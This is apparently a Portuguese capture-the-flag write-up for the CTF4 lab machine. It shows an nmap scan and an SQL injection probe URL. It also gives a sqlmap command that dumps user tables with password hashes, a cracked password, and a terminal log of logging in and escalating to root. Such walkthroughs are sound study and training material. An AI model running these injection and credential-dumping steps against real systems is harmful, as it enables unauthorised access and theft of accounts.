

## CTF4

IP da máquina: 192.168.56.103 // MAC: 08:0c:27:29:8b:43


Resultados do nmap:

```
hackudo@kali:~$ sudo nmap -sC -sV -O -v 192.168.56.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-02 00:23 -03
NSE: Loaded 151 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
Initiating NSE at 00:23
Completed NSE at 00:23, 0.00s elapsed
Initiating ARP Ping Scan at 00:23
Scanning 192.168.56.103 [1 port]
Completed ARP Ping Scan at 00:23, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 00:23
Completed Parallel DNS resolution of 1 host. at 00:23, 11.00s elapsed
Initiating SYN Stealth Scan at 00:23
Scanning 192.168.56.103 [1000 ports]
Discovered open port 22/tcp on 192.168.56.103
Discovered open port 80/tcp on 192.168.56.103
Discovered open port 25/tcp on 192.168.56.103
Completed SYN Stealth Scan at 00:23, 4.88s elapsed (1000 total ports)
Initiating Service scan at 00:23
Scanning 3 services on 192.168.56.103
Completed Service scan at 00:24, 6.05s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.56.103
Retrying OS detection (try #2) against 192.168.56.103

Completed NSE at 00:24, 0.00s elapsed
Nmap scan report for 192.168.56.103
Host is up (0.00036s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 4.3 (protocol 2.0)
|_ ssh-hostkey:
|_ 1024 10:4a:18:f8:97:e0:72:27:b5:a4:33:93:3d:aa:9d:ef (DSA)
|_ 2048 e7:70:d3:81:00:41:b8:6e:fd:31:ae:0e:00:ea:5c:b4 (RSA)
25/tcp    open  smtp      Sendmail 8.13.5/8.13.5
|_ smtp_commands: ctf4.sas.upenn.edu Hello [192.168.56.101], pleased to meet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP,
|_ 2.0.0 This is sendmail version 8.13.5 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT
HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of HELP info
80/tcp    open  http      Apache httpd 2.2.0 ((Fedora))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-robots.txt: 5 disallowed entries
|_ /mail/ /restricted/ /conf/ /sql/ /admin/
|_ http-server-header: Apache/2.2.0 (Fedora)
|_ http-title: Prof. Ehks
631/tcp   closed  ipp
MAC Address: 08:00:27:29:8B:43 (Oracle VirtualBox virtual NIC)
Device type: general purpose|proxy server|remote management|terminal server|switch|WAP
Running (JUST GUESSING): Linux 2.6.X|3.X|4.X (98%), SonicWALL embedded (95%), Control4 embedded (94%), Dell iDRAC 6 (94%), Lantronix embedded (94%), SNR embedded (94%)
OS CPE: cpe:/o:linux:linux kernel:2.6 cpe:/o:sonicwall:aventail ex-6000 cpe:/o:dell:idrac6 firmware cpe:/h:
```

Vulnerável a SQL Injection:

<http://192.168.56.103/index.html?page=blog&title=Blog&id=2'>




## Blog

Warning: mysql\_fetch\_row(): supplied argument is not a valid MySQL result resource in /var/www/html/pages/blog.php on line 20  
[webmaster](#)

Resultados do sqlmap:

Sqlmap -h http://192.168.56.103/index.html?page=blog&title=Blog&id=2%27 --dbs --dump



```

root@kali: ~/BurpSuiteCommunity
[01:20:38] [INFO] retrieved: comment
[01:20:40] [INFO] retrieved: user
[01:20:41] [INFO] fetching columns for table 'user' in database 'ehks'
[01:20:41] [INFO] retrieved: 3
[01:20:41] [INFO] retrieved: user_id
[01:20:43] [INFO] retrieved: user_name
[01:20:45] [INFO] retrieved: user_pass
[01:20:47] [INFO] fetching entries for table 'user' in database 'ehks'
[01:20:47] [INFO] fetching number of entries for table 'user' in database 'ehks'
[01:20:47] [INFO] retrieved: 6
[01:20:47] [INFO] retrieved: 1
[01:20:47] [INFO] retrieved: dstevens
[01:20:49] [INFO] retrieved: 02e823a15a392b5aa4ff4ccb9060fa68
[01:20:56] [INFO] retrieved: 2
[01:20:57] [INFO] retrieved: achen
[01:20:58] [INFO] retrieved: b46265f1e7faa3beab09db5c28739380
[01:21:04] [INFO] retrieved: 3
[01:21:04] [INFO] retrieved: pmoore
[01:21:06] [INFO] retrieved: 8f4743c04ed8e5f39166a81f26319bb5
[01:21:13] [INFO] retrieved: 4
[01:21:13] [INFO] retrieved: jdurbin
[01:21:15] [INFO] retrieved: 7c7bc9f465d86b8164686ebb5151a717
[01:21:22] [INFO] retrieved: 5
[01:21:22] [INFO] retrieved: sorzek
[01:21:23] [INFO] retrieved: 64d1f88b9b276aeca4b0edcc25b7a434
[01:21:31] [INFO] retrieved: 6
[01:21:31] [INFO] retrieved: ghighland
[01:21:33] [INFO] retrieved: 9f3eb3087298ff21843cc4e013cf355f
[01:21:40] [INFO] recognized possible password hashes in column 'user_pass'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n

```

Root:


Login: dstevens // Senha: ilike2surf

```
Fedora Core release 5 (Bordeaux)
Kernel 2.6.15-1.2054_FC5 on an i686

ctf4 login:

Fedora Core release 5 (Bordeaux)
Kernel 2.6.15-1.2054_FC5 on an i686

ctf4 login: dstevens
Password:
Last login: Wed Mar 11 09:45:34 on :0
[dstevens@ctf4 ~]$ ls
Desktop  html  install.log  mail  software
[dstevens@ctf4 ~]$ whoami
dstevens
[dstevens@ctf4 ~]$ sudo su
Password:
[dstevens@ctf4 ~]$ sudo su
Password:
Sorry, try again.
Password:
[root@ctf4 dstevens]# whoami
root
[root@ctf4 dstevens]# _
```

A terminal window with a taskbar at the bottom. The taskbar contains icons for a clock, a volume icon, a network icon, a printer icon, a file manager icon, a terminal icon, a web browser icon, and a 'Right Control' button.